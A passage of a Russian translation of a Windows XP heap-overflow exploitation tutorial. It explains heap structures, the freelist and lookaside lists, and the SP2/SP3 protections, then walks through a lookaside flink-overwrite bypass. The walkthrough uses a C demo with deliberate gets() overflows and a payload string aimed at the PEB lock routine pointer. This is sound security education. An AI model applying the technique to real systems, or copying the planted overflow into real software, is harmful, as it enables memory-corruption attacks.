https://www.fuzzysecurity.com/tutorials/mr\_me/3.html

Переполнение буфера кучи. Часть 2

В первой части я рассказывал про способы эксплуатации переполнения буфера кучи на старой версии Windows. Задачей было предоставить читателю практические знания и понимание того, как работает процесс выделения/освобождения памяти и как через указатели flink/blink из freelist[n] можно записывать произвольные 4 байта.

В этой статье я в первую очередь освежаю свои собственные знания (я забывчив), а также пытаюсь помочь специалистам по безопасности обрести понимание принципов работы менеджера кучи в старых версиях Windows (NT v5 и старше). Оно нужно для эксплуатации переполнения кучи и преодоления некоторых ограничений, предлотвращающих "записи четвёрки" [запись четырёх байт]. Помимо этого статья даст читателю некоторую точку отсчёта в знаниях, которая без сомнения пригодится при атаке более свежих версии кучи windows.

Будет рассказано только об одной хорошо известной методике обхода системы защиты кучи в Windows XP SP2/SP3. Таким образом этот текст ни в коей мере не является полным руководством или попыткой описать все детали кучи.

Для продолжения потребуется относительно глубокое понимание работы структур кучи в Windows XP/Server 2003. Я расскажу некоторые тонкости внутренней работы кучи как для этой статьи, так и на основе фидбека о первой части "Переполнения буфера кучи".

Если вы не знакомы с принципами переполнения буфера кучи, я рекомендую вам сперва сфокусироваться на этой теме.

Чтобы повторить мои действия вам понадобится:

– Windows XP с установленным SP1

– Windows XP с установленным SP2/SP3

– Отладчик (Olly Debugger, Immunity Debugger, windbg и т.д.)

– Компилятор C/C++ (Dev C++, lcc-32, MS visual C++ 6.0 (если вы сможете его достать)).

– Удобный для вас скриптовый язык (Я использую python, вы можете пользоваться perl)

– Мозги (и/или настойчивость)

– Некоторые знания Ассемблера, C. Также умение использовать плагин HideDbg для Olly или !hidedebug в Immunity debugger

– Время.

Налейте себе кофе, и вперёд изучать таинственное тёмное искусство.

Так что же такое чанк и блок?

Windows имеет специальную структуру, которая называется куча. По смещению 0x90 в структуре PEB(Process Environment Block) находится список куч данного процесса в хронологическом порядке. Давайте взглянем на них.

Используя Windbg, мы найдём текущий PEB с помощью команды !peb. Эту же команду можно использовать в Immunity Debugger. Ниже приведён очень простой код, возвращающий адрес PEB:

from immlib import \*

def main(args):

imm = Debugger()

peb\_address = imm.getPEBAddress()

info = 'PEB: 0x%08x' % peb\_address

return info

Добравшись до PEB мы видим кучи процесса:

+0x090 ProcessHeaps : 0x7c97ffe0 -> 0x00240000 Void

Давайте сдампим dword’ы, находящиеся по этому указателю:

0:000> dd 7c97ffe0

7c97ffe0 **00240000 00340000 00350000 003e0000**

7c97fff0 **00480000** 00000000 00000000 00000000

7c980000 00000000 00000000 00000000 00000000

7c980010 00000000 00000000 00000000 00000000


7c980020 02c402c2 00020498 00000001 7c9b2000

7c980030 7ffd2de6 00000000 00000005 00000001

7c980040 fffff89c 00000000 003a0043 0057005c

7c980050 004e0049 004f0044 00530057 0073005c

Адреса, выделенные жирным - это кучи, используемые текущим процессом. Эти же данные можно получить в обоих отладчиках командой !heap.



Также в windbg вы можете просмотреть статистику по каждой куче командой !head -stat. Ниже её вывод:

\_HEAP 00030000

Segments 00000002


Reserved bytes 00110000

Committed bytes 00014000

VirtAllocBlocks 00000000

VirtAlloc bytes 00000000

Наконец, в Immunity Debugger можно сдампить метаданные кучи, используя флаги -h или -q.



Первая куча (0x00240000) - стандартная. Остальные создаются компонентами C или конструкторами. Последняя куча в списке (0x00480000) создана нашим приложением.

Приложение может использовать функцию HeapCreate() для создания дополнительной кучи(куч) и хранить указатели на них по смещению 0x90 в PEB. Ниже объявление HeapCreate() в Windows API:

HANDLE WINAPI HeapCreate(

\_\_in DWORD flOptions,

\_\_in SIZE\_T dwInitialSize,

\_\_in SIZE\_T dwMaximumSize

);

Вызов HeapCreate() с корректными параметрами возвращает в EAX указатель на созданную кучу.

Описание аргументов:

flOptions

+ HEAP\_CREATE\_ENABLE\_EXECUTE: разрешить исполнение кода

+ HEAP\_GENERATE\_EXCEPTIONS: если вызов HeapAlloc() или HeapReAlloc() не может быть корректно отработан, вызывается исключение

+ HEAP\_NO\_SERIALIZE: не использовать сериализованный доступ при работе функций с кучей

dwInitialSize

+ исходный размер памяти выделяемый для кучи, округлённый до ближайшей границы страницы (4Кб). Если равен 0, выделяется куча размером в одну страницу. Должен быть меньше dwMaximumSize

dwMaximumSize

+ максимальный размер кучи. Если вызов HeapAlloc() или HeapReAlloc() превышает dwinitialSize, менеджер виртуальной памяти вернёт нужное количество страниц, остальные будут храниться во freelist. Если dwMaximumSize равен нулю, куча будет расти. Ограничена она будет только величиной доступной памяти.

Больше информации о флагах можно найти на MSDN. Ниже показана таблица, содержащая структуру кучи с подсвеченными важными элементами. Чтобы увидеть её в windbg, используйте команду "dt \_heap"

**Адрес Значение Описание**

0x00360000 0x00360000 Base Address

0x0036000C 0x00000002 Flags

0x00360010 0x00000000 ForceFlags

0x00360014 0x0000FE00 VirtualMemoryThreshold

**0x00360050 0x00360050 VirtualAllocatedBlocks List**

**0x00360158 0x00000000 FreeList Bitmap**

**0x00360178 0x00361E90 FreeList[0]**

**0x00360180 0x00360180 FreeList[n]**

0x00360578 0x00360608 HeapLockSection

0x0036057C 0x00000000 Commit Routine Pointer

0x00360580 0x00360688 FrontEndHeap

0x00360586 0x00000001 FrontEndHeapType

0x00360678 0x00361E88 Last Free Chunk


**0x00360688 0x00000000 Lookaside[n]**

Сегменты кучи


Как уже было сказано, каждый чанк кучи хранится в сегементе. Если чанк освобождается, он добавляется во freelist или lookaside. При аллокации, если менеджер кучи не может найти свободный чанк в lookaside или во freelist, он выделит еще кусок памяти в текущем сегменте кучи. Структура кучи может хранить нескольколько сегментов в случае большого количества аллокаций. Ниже представлена таблица со структурой сегмента.

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **Заголовок** | Размер текущего элемента (0x2) | Размер предыдущего элемента (0x2) | Индекс сегмента (0x1) | Флаг (0x1) | Не используется (0x1) | Индекс тега (0x1) |
| **Данные** |  | | | | | |


При анализе сегментов кучи в windbg используется команда '!heap -a [heap address]'



В Immunity Debugger для той же цели используется '!heap -h [heap address] -c' (флаг -c отобразит чанки):



Структура каждого сегмента представляет собой собственные метаданные, за которыми следуют чанки данных, выделенные в этом сегменте. Это выделенная память сегмента. Всё остальное место в структуре занимает невыделенная память. Теперь, зная строение сегмента, мы можем сдампить его метаданные командой 'dt \_heap\_segment [segment address]'.



Ниже представлена подробная таблица с метаданными из структуры сегмента. Для простоты мы установили начальный адрес 0x00480000.

**Адрес Значение Описание**

0x00480008 0xffeeffee Signature

0x0048000C 0x00000000 Flags

0x00480010 0x00480000 Heap

0x00480014 0x0003d000 LargeUncommitedRange

0x00480018 0x00480000 BaseAddress

0x0048001c 0x00000040 NumberOfPages

0x00480020 0x00480680 FirstEntry

0x00480024 0x004c0000 LastValidEntry

0x00480028 0x0000003d NumberOfUncommitedPages

0x0048002c 0x00000001 NumberOfUncommitedRanges

0x00480030 0x00480588 UnCommitedRanges

0x00480034 0x00000000 AllocatorBackTraceIndex

0x00480036 0x00000000 Reserved

0x00480038 0x00381eb8 LastEntryInSegment

Важной частью сегмента является первый чанк. Он содержит в себе данные, которые сами по себе позволяют "перемещаться" по сегменту, поскольку по ним можно просчитать, где находятся следующие чанки, зная размер каждого из них.

Бэкэнд аллокатор - freelist

По смещению 0x178 в структуре кучи находится массив freelist[]. Он содержит двусвязный список чанков. Двусвязность достигается с помощью указателей flink и blink.




Диаграмма выше показывает, что freelist содержит чанки от 0 до 128. Любой размер чанка между 0 и 1016 байтам (максимальный размер равен 1024, минус 8 байт на метаданные) занимает [размер] \* 8 байт. К примеру, у меня есть чанк размером 40 байт. Тогда он будет иметь в массиве индекс 4 (40 / 8).

Если размер превышает 1016 (127 \* 8) байта, тогда он будется храниться во freelist[0] в порядке возрастания. Ниже изображена структура чанка во freelist:


|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **Заголовки** | Размер текушего (0x2) | Размер предыдущего (0x2) | Индекс сегмента (0x1) | Флаг (0x1) | Не используется (0x1) | Индекс тега (0x1) |
| **flink/blink** | flink (0x4) | | blink (0x4) | | | |
| **Данные** |  | | | | | |

Microsoft добавила некоторые ограничения, чтобы защититься от атак разрывающих связи в списке(unlink-атак) в структурах freelist. Ниже представлен их короткий список.


Безопасный разрыв связи во freelist:

Этот защитный механизм был реализован в XP SP2 и выше. В сущности он не позволяет провести атаку, описанную в первой части "Переполнения буфера кучи". Он проверяет, что flink предыдущего чанка и blink следующего чанка указавают на текущий аллоцированный чанк. Ниже описание и демонстрация механизма.

freelist chunk 1[flink] == freelist chunk 2 && freelist chunk 3[blink] == freelist chunk 2




Система защиты проверяет указатели, помеченные красным



Если какая-либо из проверок не проходит, производится прыжок по адресу 0x7c936934 в ntdll.dll. Как можете заметить, это почти то же самое, что мы делали при обычном разрыве связи, за исключением того, что теперь проверяется flink/blink.

Freelist header cookies:

Еще в SP2 появился механизм, добавляющий в заголовок чанка по смещеню 0x5 рандомный куки. Только чанки во freelist проверяются на них. Ниже показан чанк с подвеченной кукой. Это рандомный байт, поэтому имеет всего 256 возможных значений. Помните, что в многозадачной среде вы можете просто перебрать его брутфорсом.




Фронтэнд аллокатор - lookaside

Список lookaside является односвязным и хранит чанки размером до 1016 байт (max: 1024-8). Это нужно для ускорения поиска свободного чанка. Оно достигается, когда приложение использует множество вызовов HeapAlloc() и HeapFree() во время выполнения. Поскольку проход по списку должен быть быстрым, в одном его элементе может храниться не больше 3 свободных чанков. Если при вызове HeapFree() в списке уже есть 3 элемента с таким размером, то освобождаемый чанк добавляется во freelist[n].

Размер чанка кучи всегда рассчитывается как размер аллокации + дополнительные 8 байт на заголовок. Тогда при запросе 16 байт в списке lookaside будет искаться 24-байтный чанк (16 + заголовок). В случае, описанном диаграмой ниже, менеджер кучи найдет такой чанк во втором элементе списка.

lookaside хранит только flink, указывающий на следующий чанк данных.

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **Заголовки** | Размер текушего (0x2) | Размер предыдущего (0x2) | Индекс сегмента (0x1) | Флаг (0x1) | Не используется (0x1) | Индекс тега (0x1) |
| **flink/blink** | flink (0x4) | |  | | | |
| **Данные** |  | | | | | |



Когда менеджеру кучи приходит запрос на аллокацию, он ищет удовлетворяющие ему свободные чанки. Для ускорения и оптимизации менеджер сперва пройдётся по списку lookaside. Если там его не найдётся, будет использован бэкэнд аллокатор. В этом случае будет произведён проход по списку freelist, начиная с freelist[1] до freelist[127]. Если свободный чанк не найдётся, чанк с большим размером будет искаться во freelist[0]. Этот чанк затем будет разделён. Запрошенная часть будет возвращена менеджеру, а остатки отправятся во freelist[n] (n определяется по количествую оставшихся байтов). Это приводит нас к следующей части: операциям кучи.

Базовые операции кучи

**Разделение чанка**:

Процесс получения из freelist[n] большого чанка, который разбивается на маленькие. Если полученный чанк больше запрошенного размера, он разбивается так, чтобы удовлетворить запрос.

Предположим во freelist[0] лежит всего один чанк размером 2048 байт. Если запрашивается выделение 1024 байт (с учётом заголовка), тогда он разделяется: один кусок в 1024 байта отправлятеся назад во freelist[0], а другой возвращается.

**Слияние кучи**:

Процесс объединение трёх соседних свободных чанков в один. Происходит при освобождении среднего из них, два боковых должны уже быть свободными.

Причина, по которой это делается, заключается в эффективном использовании сегемента памяти. Разумеется, освобождение чанков не всегда эффективно. Слияние кучи является очень важной операцией, поскольку при этом несколько свободных чанков объединяются в один, который может быть позже использован для аллокации бОльшего размера позднее. Если этого не делать, сегмент будет заполняться неиспользуемыми чанками и будет всё больше и больше фрагментирован.

Методы обхода механизмов защиты Windows XP SP2/3

**Перезапись чанка в lookaside**


Этот самый распространённый метод обхода кук и безопасного разрыва связи в списке. Несмотря на то, что успех выполнения зависит от приложения, в котором он используется, некоторые из них позволяют изучить текущую структуру кучи, чтобы быть уверенным в надёжности эксплуатации. Поскольку в lookaside не производятся проверка на разрыв связи и проверка кук, атакующий может переписать указатель flink в соседнем элементе и вернуть его через HeapAlloc() или HeapFree(), чтобы позже записать вредоносный код в следующий доступный чанк.

Давайте посмотрим, как это работает. Сделайте глубокий вдох...


1. Начинаем с аллокации чанка A в текущем сегменте.




2. Аллоцируем еще один чанк B там же.




3. Теперь освобождаем чанк B, он отправляется в список lookaside. С этого момента у нас есть два чанка: один в сегменте, другой в lookaside.




4. Переполняем чанк А (впоследствии его содержимое попадёт в B, обновив flink). Это метаданные, которые будут перезаписаны.



5. Аллоцируем чанк B снова (просим чанк такого же размера, как в шаге 2). Нам вернётся указатель на B, а менеджер кучи обновит данные сегмента для подготовки к следующей аллокации. flink чанка B теперь указывает на произвольный адрес, который контролируется атакующим.



6. Наконец, получаем управление, аллоцируя чанк C. Он будет слудующим доступным после B, а значит расположен там, куда указывает flink чанка B. В этом месте атакующий записывает в C шеллкод.



По окончанию этого процесса у нас будет контроль над указателем на функцию, которая в идеале будет вызвана после нашей "перезаписи четвёрки". Ниже приведён C код для демонстрации.

/\*

Overwriting a chunk on the lookaside example

\*/

#include <stdio.h>

#include <windows.h>

int main(int argc,char \*argv[])

{

char \*a,\*b,\*c;

long \*hHeap;

char buf[10];

printf("----------------------------\n");

printf("Overwrite a chunk on the lookaside\n");

printf("Heap demonstration\n");

printf("----------------------------\n");

// create the heap

hHeap = HeapCreate(0x00040000,0,0);

printf("\n(+) Creating a heap at: 0x00%xh\n",hHeap);

printf("(+) Allocating chunk A\n");

// allocate the first chunk of size N (<0x3F8 bytes)

a = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,0x10);

printf("(+) Allocating chunk B\n");

// allocate the second chunk of size N (<0x3F8 bytes)

b = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,0x10);

printf("(+) Chunk A=0x00%x\n(+) Chunk B=0x00%x\n",a,b);

printf("(+) Freeing chunk B to the lookaside\n");

// Freeing of chunk B: the chunk gets referenced to the lookaside list

HeapFree(hHeap,0,b);

// set software bp

\_\_asm\_\_("int $0x3");

printf("(+) Now overflow chunk A:\n");

// The overflow occurs in chunk A: we can manipulate chunk B's Flink

// PEB lock routine for testing purposes

// 16 bytes for size, 8 bytes for header and 4 bytes for the flink

// strcpy(a,"XXXXXXXXXXXXXXXXAAAABBBB\x20\xf0\xfd\x7f");

// strcpy(a,"XXXXXXXXXXXXXXXXAAAABBBBDDDD");

gets(a);

// set software bp

\_\_asm\_\_("int $0x3");

printf("(+) Allocating chunk B\n");

// A chunk of block size N is allocated (C). Our fake pointer is returned

// from the lookaside list.

b = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,0x10);

printf("(+) Allocating chunk C\n");

// set software bp

\_\_asm\_\_("int $0x3");

// A second chunk of size N is allocated: our fake pointer is returned

c = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,0x10);

printf("(+) Chunk A=0x00%x\n(+)Chunk B=0x00%x\n(+) Chunk C=0x00%x\n",a,b,c);

// A copy operation from a controlled input to this buffer occurs: these

// bytes are written to our chosen location

// insert shellcode here

gets(c);


// set software bp

\_\_asm\_\_("int $0x3");

exit(0);

}

Задачей нескольких ассемблерных вставок \_\_asm\_\_("int $0x3"); заключается остановка выполнения программы по брекпойту в отладчике. Точно так же вы можете открыть в нём бинарник и вручную установить брекпойты на каждом вызове. После запуска, мы остановимся на первом из них. Посмотрим:




Мы видим два аллоцированных чанка в сегменте 0x00480000 размером 0x18 байт. Если отнять из этого числа 0x8, получим 0x10 то есть 16 байт. Взглянем на содержимое lookaside, чтобы проверить, поместился ли в него B при освобождении.




Превосходно! Чанк помещён в lookaside (на 8 байт меньше, потому что указывает на заголовок). Этот чанк поместился сюда, потому что его размер меньше 1016 и в lookaside находится меньше 3 чанков такого же размера.

Для уверенности заглянем во freelist




Хорошо, всё выглядит нормально. Внутри нет элементов, за исключением нескольких во freelist[0], но они появляются при создании сегмента и паре других аллокаций. Двигаясь дальше, мы переполняем чанк A строкой из байтов 0x41 до заголовка соседнего чанка. Используя ту же строчку, перепишем в нём flink байтами 0x44.




Класс! Теперь мы видим наша аллокация по адресу 0x00481ea8-0x8 (чанк B) была перезаписана атакующей строкой. Также видно, что элемент lookaside содержит значение 0x4444443c. Добавим 0x8, и он превратится в 0x44444444. Именно то, что мы использовали! Теперь вы понимаете, как контролировать flink в чанке B. :)


Как только происходит аллокация чанка такого же размера как и B (0x00481ea8-0x8), он удаляется из lookaside[3] и возвращается вызывающему. Заметьте также, что заголовки также находятся под нашим полным контролем.




Взглянув на чанк A (0x00481e88) мы увидим, что он используется, потому что значение флага равно 0x1 (говорит о том, что чанк занят). Следующий чанк по адресу 0x00481ea0 пока не обновлён и пока что является свободным, находясь в lookaside.



В этом месте код попытается нарушить доступ операцией READ. При атаке приложения этим методом, мы заменим 0x44444444 указателем на функцию (подделаем flink). Теперь, когда менеджер кучи создаст свежеаллоцированный чанк, приложение будет писать в ту часть памяти, куда указывает поддельный flink. Аллоцируем чанк C и запишем в него произвольный шеллкод. Задача при этом, чтобы наша функция была вызвана до краша приложения (или хотя бы во время краша ;)). Кстати, в первой части я не упомянул про один классный хак с использованием глобальных указателей PEB (работает только до XP SP1). Однако в SP2 и выше эти указатели теперь рандомизируюся. Давайте откроем бинарник в отладчике:



Повторим:



Заметьте, что два адреса PEB отличатся. При вызове исключения диспетчер исключений скорее всего вызовет ExitProcess(), который в свою очередь вызовет RtlAcquirePebLock(), блокируя PEB. Это происходит для того, чтобы не допустить изменения PEB во время исключения. Как только обработчик завершается, блок снимается вызовом RtlReleasePebLock(). К тому же указатели, используемые в этих функциях не имеют защиты W|X (Write, eXecute). Это значит, мы можем писать данные в эту часть памяти и выполнять её содержимое. Каждая из этих функций использует статические указатели на фиксированное смещение в PEB. Ниже показан код RtlAcquirePebLock(). FS:[18] (peb) присваивается EAX. Затем по смещению 0x30 сохраняются указатели на глобальные функции, а по смещению 0x24 - функция FastPebLockRoutine(), которая затем вызывается.

7C91040D> 6A 18 PUSH 18

7C91040F 68 4004917C PUSH ntdll.7C910440

7C910414 E8 B2E4FFFF CALL ntdll.7C90E8CB

7C910419 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]

7C91041F 8B40 30 MOV EAX,DWORD PTR DS:[EAX+30]

7C910422 8945 E0 MOV DWORD PTR SS:[EBP-20],EAX

7C910425 8B48 20 MOV ECX,DWORD PTR DS:[EAX+20]

7C910428 894D E4 MOV DWORD PTR SS:[EBP-1C],ECX

7C91042B 8365 FC 00 AND DWORD PTR SS:[EBP-4],0

7C91042F FF70 1C PUSH DWORD PTR DS:[EAX+1C]

7C910432 FF55 E4 CALL DWORD PTR SS:[EBP-1C]

7C910435 834D FC FF OR DWORD PTR SS:[EBP-4],FFFFFFFF

7C910439 E8 C8E4FFFF CALL ntdll.7C90E906

7C91043E C3 RETN

Ниже представлено как RtlReleasePebLock() делает прямой вызов функции FastpebUnlockRoutine(), находящейся по смещению 0x24 в массиве глобальных функций внутри PEB.

7C910451> 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]


7C910457 8B40 30 MOV EAX,DWORD PTR DS:[EAX+30]

7C91045A FF70 1C PUSH DWORD PTR DS:[EAX+1C]

7C91045D FF50 24 CALL DWORD PTR DS:[EAX+24]

7C910460 C3 RETN

Поэтому, когда при исключении вызываются RtlAcquirePebLock() и RtlReleasePebLock(), ваш код будет вызываться раз за разом до бесконечности. Но при вызове своего шеллкода вы можете пропатчить PEB, заменив указатель на адрес функции exit().



Чем больше текущий процесс содержит потоков (threads, тредов), тем меньше используется рандомизации (для нескольких PEB'ов используются рандомизированные адреса), что даёт возможность "угадать" адреса в текущем PEB. Но это не решает нашу проблему, потому что у нас нет надежного способа записи четвёрки, что позволило бы перезаписать указатель на функцию. Иногда само приложени использует нестандартный указатель либо до исключения, либо как указатель на другую библиотеку Windows. Его мы можем переписать так, чтобы он указывал на наш шеллкод.

**Особые варианты эксплуатации указателей:**

Для демонстрации я проведу переполнения чанка в lookaside в Windows XP SP1 (потому что в ней глобальные указатели PEB фиксированы). FastPEBLockRoutine() находится по адресу 0x7ffdf020.


Раскомментируйте эту строку:

// strcpy(a,"XXXXXXXXXXXXXXXXAAAABBBB\x20\xf0\xfd\x7f");

И закомментируйте эту:

gets(a);

